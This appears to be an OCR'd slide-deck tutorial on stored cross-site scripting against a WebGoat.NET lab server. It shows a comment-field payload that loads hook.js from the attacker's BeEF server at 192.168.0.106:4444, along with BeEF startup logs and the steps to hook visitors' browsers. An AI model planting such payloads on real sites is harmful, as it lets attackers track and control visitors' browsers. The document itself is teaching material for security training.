
Email: loiliangyang@loiliangyang.com

Comment: <script src="http://192.168.0.106:4444/hook.js"></script>

Save Comment


Cross-Site Scripting (XSS) Explained

- We got it!
- We just implanted our malicious code into the website allowing us to track users and to control the behavior of website



Cross-Site Scripting (XSS) Explained

- What we can do now, is to right click the webpage and “Inspect Element” to see if our script is loaded?



Cross-Site Scripting (XSS) Explained

- We have the “content”. Maybe we can scroll down little bit more.

The screenshot shows a web browser window with the URL `192.168.0.119/webgoat.net/Content/StoredXSS.aspx`. The page displays a green message box: "Comment Successfully Added!". Below this, the email `loiliangyang@loiliangyang.com` and the comment "Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful." are visible. A "LEAVE A COMMENT" button is at the bottom.


The browser's developer tools are open, showing the HTML structure. The "Content" div is selected, and its HTML is displayed in the "Inspector" pane:

```
<div class="Content">  
  <script language="javascript" type="text/javascript">...</script>  
  <h1 class="title-regular-4 clearfix">...</h1>  
  Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below  
  and tell us what you think! Please no spam / trolling, and keep it respectful.  
  <p>...</p>  
  <p>...</p>  
  <div class="success" style="display: block;">Comment Successfully Added!</div>  
  <span id="ctl00_BodyContentPlaceholder_lblComments">...</span>  
  <h2 class="title-regular-2">Leave a Comment</h2>  
</div>
```

The "Rules" pane on the right shows the CSS for the "Content" div, including `padding-left: 50px;`.


Cross-Site Scripting (XSS) Explained

- Then, we can see the email. If you can go back to previous slides, you can find that, after the email, it is the “Comment” and this is the place where we put our malicious code! Please keep scrolling down!



Cross-Site Scripting (XSS) Explained

- It seems we make it!
- The IP address (192.168.0.106:4444) is our Kali Linux machine.
However, we deploy the target server, the Webgoat in 192.168.0.119




Cross-Site Scripting (XSS) Explained

- Remember XSS is in 2 types? Stored XSS and Reflected XSS? The 1st one is what we are talking about.
- The idea is that, we only implant a malicious link into the target website. The web server is not, literally, get hacked because it is still “doing its job”
- You might be wondering, how the “end user” get hacked?
- Well! Every time, when the end user loads his browser, the browser is actually following the link in the target website (we implanted) and is trying to execute the content in the Javascript file (hook.js) where it is located!
- The end user might see weird content from the Javascript or gets redirected to some other websites!

Cross-Site Scripting (XSS) Explained

- Since this website is vulnerable in the “Comment” section, by following the same idea, you can check out the “review” section or you can even see if it is possible for “search” section and so on?
- Next step? Exploitation framework! Go to the GUI interface (something like the hacking management GUI)


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Cross-Site Scripting (XSS) Explained

- Right click the link → [Open Link]

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[ 3:11:43]   |   UI URL:   http://127.0.0.1:4444/
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43]   |   Hook URL: http://192.168.0.106:4444/
[ 3:11:43]   |   UI URL:   http://192.168.0.106:4444/
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```




The image shows a terminal window with a dark background and light-colored text. The terminal output displays the BeEF server startup process, including extension and module loading, network interface detection, and the final server status. A right-click context menu is overlaid on the terminal, with the 'Open Link' option highlighted in blue. The menu also includes options like 'Copy Link Address', 'Copy Selection', 'Paste Clipboard', 'Zoom in', 'Zoom out', 'Clear Active Terminal', and 'Toggle Menu'.

Option	Shortcut
Open Link	
Copy Link Address	
Copy Selection	Ctrl+Shift+C
Paste Clipboard	Ctrl+Shift+V
Paste Selection	Shift+Ins
Zoom in	Ctrl++
Zoom out	Ctrl+-
Zoom reset	Ctrl+0
